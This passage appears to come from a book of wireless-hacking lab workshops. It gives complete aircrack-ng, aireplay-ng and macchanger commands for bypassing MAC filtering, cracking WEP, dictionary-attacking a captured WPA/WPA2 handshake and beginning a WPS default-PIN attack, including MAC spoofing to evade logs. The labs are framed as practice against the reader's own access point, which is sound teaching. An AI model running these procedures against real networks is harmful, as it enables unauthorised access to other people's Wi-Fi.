


Illustration 42 - Flowchart of possible attacks on WLANs. Prepared by the author

Despite the above, there are administrators who, to "save themselves" work, decide to leave the network open and "protect" its access by restricting it only to the equipment whose MAC addresses have been previously registered in the AP.

As we shall see in this workshop, overcoming the MAC control is extremely simple.

Note: be very careful if you come across an unknown open network which has no type of control. This could be a malicious WIFI installed by a cybercriminal to spy on the communications of the unsuspecting people connected to it.

Resources:

- **Hacker station:** Computer with Linux operating system (we use Kali in this workshop).

- **Software:** aircrack-ng suite and wireless-tools.

- **Hardware:** AP with a WLAN with open authentication and MAC control. Wireless network card with Linux drivers and the aircrack-ng suite.

Steps to follow:

1. We place the network card in monitor mode with airmon-ng.

airmon-ng check kill[xv]

airmon-ng start wlan0

Note: When using airmon-ng in the most recent versions of Kali a single interface of the monitor type is created to replace the original interface (this behavior may vary according to the Linux version, as we have already seen in the previous workshops in which we used Ubuntu).

1. We are now ready to have a look at the wireless access points using airodump-ng.

airodump-ng wlan0mon




Illustration 43 - We use airmon-ng to place the wireless card in monitor mode




Illustration 44 - The wlan0 card is replaced by the wlan0mon

1. As we can see in Illustration 45 there is a network called HACKME_OPEN which does not use encryption, i.e. it is OPEN.
2. Since we would not have to execute any kind of attack to gain access to this network, it would be sufficient to cut the current capture, return the card to managed mode, activate the network management service (if it was deactivated) and connect to the WLAN. See Illustrations 46-48.




Illustration 45 – A possible result of airodump-ng

1. However, when we follow the steps for connecting to the WLAN we see that we fail to do so. It takes a long while for it to say "connecting", then finally says "not connected". This leads us to conclude that even though the network is open, the administrator has configured control via a MAC address, i.e. only the MAC addresses registered in the list configured by the administrator in the AP are going to be able to connect to the WLAN in question.
2. Still, as we already know, this type of control is ineffective and will not stop us. All we must do is rescan the WLAN and see the clients connected to it, clone the MAC of an authorized client and voilà!





Illustration 46 - We return the card to managed mode and restore the services previously suspended

Illustration 47 - We attempt to connect to the HACKME_OPEN network






Illustration 48 - We eventually fail to connect and it is assumed that there is MAC control

1. We will, therefore, return the card to monitor mode with airmon-ng and we will take the opportunity to restrict the packet capture to the AP of interest to us.

E.g.: airodump-ng —-channel 6 —bssid 00:1C:F0:F1:51:54 wlan0mon




Illustration 49 - We repeat the previous procedure and activate another capture with airodump-ng




Illustration 50 - There is one client connected, which is sufficient to clone the MAC address

1. At the bottom of Illustration 50, we can see that there is additional information relating to the WLAN to which we have restricted the capture. These data refer to the clients connected to the WLAN, and we see that at the time of the capture there is a single client connected to the AP. This is sufficient for our purpose. All we have to do is clone the MAC of this client (STATION field) and assign it to the WIFI adapter with the macchanger command, as shown in the following illustration.

Syntax: macchanger -m *client_mac* wifi_adapter_name
E.g.: macchanger -m 74:DE:2B:08:35:B6 wlan0




Illustration 51 - Once again we return the card to managed mode and restore the services

Note: remember to deactivate the monitor mode and restore the network management services.

1. We can now connect to the WLAN successfully, as we see in Illustration 52.




Illustration 52 - Ready, we can now connect to the WLAN

Workshop: Hacking WEP from Linux

In Chapter 1 we mentioned that the WEP protocol has security shortcomings which render the protocol vulnerable.

One of the vulnerabilities which make it feasible to violate WEP is a field called the Initialization Vector, abbreviated as IV. This field is only 24 bits long and is transmitted in plain text as part of a WEP message, i.e. without encryption.

The IV field is used by the WEP protocol as part of the process of initializing keys of the RC4 encryption algorithm to generate a key stream. [xvi] Since the unique combinations of different IVs are limited (due to the small space provided by the 24 bits), this means that at a given time the IVs will be reused if there is enough traffic on the network, which also causes the key stream to be reused. This happens because the pre-shared key, PSK, does not change frequently.

Without entering greater detail with regard to cryptography, it will be possible, in view of the above, to deduce the pre-shared key (PSK) by capturing a sufficient number of IVs. This could be done passively by capturing packets over many hours, or actively by injecting packets into the WLAN to accelerate the collision process, and this is exactly what we are going to do in this workshop.

Resources:

- **Hacker station:** Computer with Linux operating system (we use Kali in the example).

- **Software:** aircrack-ng suite and wireless-tools.

- **Hardware:** AP configured with the WEP protocol. Wireless network card compatible with Linux and with the aircrack-ng suite.

Steps to follow:

1. Configure your router or wireless access point with WEP as the encryption protocol, and configure a new key into it.
2. Open a command-line (shell).
3. Drop your wireless interface using the command ifconfig.

Syntax: ifconfig *name_card_wifi* down
E.g.: ifconfig wlan0 down

1. We will now disguise the MAC address of the wireless adapter using the macchanger command. The idea is to simulate the attack of a hacker who does not want the administrator to identify the real MAC address of his network card if he were to revise the logs of the AP/router, or if he had active wireless monitoring software.

Syntax: macchanger—mac=*FALSE_MAC wifi_adapter_name*
E.g.: macchanger—mac=00:11:22:33:44:55 wlan0

1. Place the wlan0 interface in monitor mode using airmon-ng:

Illustration 53 - We place the card into monitor mode

1. Use airodump-ng to identify the name of the wireless network (SSID) and the channel of the victim AP/router. E.g. airodump-ng wlan0mon.
2. Cut the previous capture with CTRL + C and start the new packet capture with airodump-ng, replacing the parameters of the victim AP:

Syntax: airodump-ng -c *channel_number* -w *filename_for_capture*—ivs *wifi_adapter_name*

E.g.: airodump-ng—channel 8—bssid 00:1C:F0:F1:51:54 -w capwep—ivs wlan0mon




Illustration 54 - We identify a victim AP which is using WEP

Illustration 55 - We cut the previous capture and only reuse it for the traffic from the victim WLAN

1. While the capture is in progress open a second command window and execute a deauth attack with aireplay-ng causing the client to reauthenticate with the victim AP and causing ARP frames to be generated, which we then use to inject them into the network.

Syntax: aireplay-ng -e *wlan_ssid* -a *mac_ap* -c mac_client -0 *deauth_messages_qty wifi_adapter_name*

E.g.: aireplay-ng -e HACKME_WEP -a 00:1C:F0:F1:51:54 -c A4:F1:E8:3E:9E:2D5 —0 10 wlan0mon

1. Open a third command window and inject ARP packets into the victim AP to increase the traffic and capture the IVs more quickly. See Figure 56.

Syntax: aireplay-ng—arpreplay -b *mac_ap* -h mac_client *wifi_adapter_name*

E.g.: aireplay-ng—arpreplay -b 00:1C:F0:F1:51:54 -h A4:F1:E8:3E:9E:2D wlan0mon

1. Now be very patient. You need to capture a minimum of initialization vectors (IVs) with airodump-ng to be able to crack the key with aircrack-ng. When you think you have captured enough IVs, open a new shell and execute the aircrack-ng command (see illustration 57). If the captured IVs are insufficient, aircrack will tell you on the screen to continue capturing packets and retry later.

Syntax: aircrack-ng -0 -n *number_bits_psk filename_capture*

E.g. aircrack-ng -0 -n 64 capwep-01.ivs




Illustration 56 - Injection of packets and capture of IVs




Illustration 57 - We find the key with aircrack-ng

Note:

- PSK: preshared-key. The number n, which represents the size of the key, can be 64 (40 bits plus 24 bits of the IV) or 128 (104 bits plus 24 bits of the IV).

- Do not forget to return your wireless card to managed mode to be able to connect to the victim WIFI.

Workshop: Hacking WPA/WPA2 from Linux

In this workshop, we will execute a dictionary-based password attack against a WLAN with WPA/WPA2. To achieve this, our first objective will be to capture a valid hash during the authentication process between a client and the AP (handshake). We do this by executing a deauth attack against the selected client (forcing the client to re-authenticate). Once the hash is obtained we will proceed to execute the key cracking attack.

Resources:

- **Hacking station:** Computer with Linux operating system (we use Kali in the example).

- **Software:** aircrack-ng suite and wireless-tools.

- **Hardware:** AP configured with the WPA/WPA2 protocol. Wireless network card compatible with Linux and with the aircrack-ng suite.

- **files:** Dictionary included with Kali Linux.

- **Note:** For a successful attack the AP must have a key (PSK) configured that is contained in the dictionary.

Steps to follow:

1. Configure the AP/router with authentication protocol WPA/WPA2 with a pre-shared key, create a wireless network and assign it any key. If you do not know how to carry out the process of configuring a wireless

network in an AP/router, please refer to the manufacturer's manual that comes with your wireless access equipment.

2. If you are currently connected to a wireless network, disconnect from it.

3. Open a command window in your Linux workstation and execute the ifconfig command. The following figure shows a possible result.




Illustration 58 – A possible result of ifconfig

1. Correctly identify your wireless adapter. It is likely to be called wlan0.
2. Drop the wireless adapter (ifconfig wlan0 down), place it in promiscuous mode (iwconfig wlan0 mode monitor) and raise it again (ifconfig wlan0 up), as shown in the following image.




Illustration 59 - Place the wireless card in monitor mode with iwconfig

1. We will later be using the airodump-ng tool to identify the SSID and the channel number of the victim access point:

airodump-ng wifi_adapter_name




Illustration 60 - We identify a victim WLAN which is using WPA2

1. If the victim access point /router has SSID propagation protection it is likely that you will not detect it with airodump-ng. In this case, execute the Kismet utility from the command-line and execute the instructions indicated on the screen to add the wireless adapter or use the procedure described in a previous workshop to identify a hidden SSID.
2. Make sure you copy the BSSID of the victim AP and the number of the channel. Cut the previous airodump-ng capture with CTRL + C and execute a new capture replacing the respective data in the following command:

airodump-ng -w capture -c AP_channel—bssid AP_MAC wifi_adapter_name

1. Check the MAC address of a client connected to the victim AP. Whilst airodump-ng is capturing packets, open an additional command window and execute the aireplay-ng utility:

aireplay-ng -0 10 -a AP_MAC -c CLIENT_MAC wifi_adapter_name




Illustration 61 - Deauth attack with aireplay-ng

1. The aireplay-ng command, as shown in the previous figure, injects packets into the wireless network to cause the selected client to reauthenticate. We do this to be able to capture a hash during the authentication process (this process is called WPA handshake). You now need to be patient and wait until the hash is captured with airodump-ng. When you obtain the hash, you are ready to execute the dictionary-based attack. The following figure shows the moment we capture the hash. If the 10 packets sent are insufficient to de-authenticate the client, increase the value.




Illustration 62 - Handshake captured successfully

1. Stop the airodump-ng command by pressing CTRL+C. A packet capture file, called capture-##.cap must have been generated in the current directory (replace ## with the respective number).
2. Use the tool aircrack-ng to execute the dictionary-based attack. Use the path to one of the dictionaries included with Kali or use your own dictionary. E.g.:

aircrack-ng -w *path_to_dictionary path_to_capture_filename*
aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst capture-01.cap




Illustration 63 - Key found in the dictionary by aircrack-ng

1. Was the attack successful?
2. If the attack fails this will be due to the fact that the dictionary used in this example does not include the key of the AP/router. For test purposes, add to the end of the dictionary (E.g.: /pentest/wireless/aircrack-ng/test/password.lst) the password that you assigned to the WLAN during the configuration of the AP.

3. Repeat the attack with aircrack-ng. Was the attack successful?
4. In conclusion: a dictionary-based attack will only be successful if the key is in the dictionary used by the hacker. Refer to the links indicated in this section to download dictionaries larger than those that are included as examples with Kali Linux.
5. To return the adapter to its normal status and to be able to connect to wireless networks, execute the following commands at a terminal:

```
ifconfig wlan0 down
iwconfig wlan0 mode managed
ifconfig wlan0 up
```

Workshop: Hacking WLANs which use WPS from Windows

As we mentioned in Chapter 1, WPS is a standard provided to facilitate the authentication process in WLANs which use WPA/WPA2.

For this purpose, WPS makes use of an 8-character PIN, which may use a default factory value or may be changed by the user, depending on the equipment.

According to the WPS implementation carried out by the router manufacturer, it is possible that the user may not even have to enter the PIN to connect a device to the WLAN but simply must press a button on the wireless router, then select the WLAN from his laptop, tablet or smartphone, after which the connection is made automatically.

However, regardless of whether the user has or does not have to enter the PIN, activating this feature renders the WLAN vulnerable to brute force attacks. This is because researchers such as Stefan Viehböck[xvii] (2011) have demonstrated that many implementations of WPS in routers store the PIN in two blocks of 4 digits, which are compared separately, thus significantly reducing the time required to crack it.

A WLAN with WPS can, therefore, could be hacked in a time ranging from a few minutes - if it implements a PIN by default - to a few hours if it is necessary to execute a key attack.

In this workshop, we will be using the Dumpper and Jumpstart programs developed by Skywatcher to exploit a configuration vulnerability when the WPS option is enabled with a PIN by default.

This sounds too easy, but it will surprise you to know how many APs are configured with default PINs.

Resources:

- **Hacker station:** Computer with Windows operating system.

- **Software:** Dumpper and Jumpstart programs available in SourceForge.

- **Hardware:** AP configured with WPA2, WPS and personal authentication (PSK).

Steps to follow:

1. Download Dumpper from SourceForge **https://sourceforge.net/projects/dumpper/files** and install it on a computer with a Windows operating system.[xviii] Make sure that you also download the JumpStart program and the WinPcap library, also available in the link indicated.

Note: During the tests, the latest version available suffered from a problem executing JumpStart, so we downloaded an older version of Dumpper (v50.5) which does not have this drawback.

1. We will now execute Dumpper. When the new program starts it displays the "Networks" tab. Here we can select the network adapter if we have more than one, then we click the "Scan" button. This will show us the WIFI networks that can be reached.

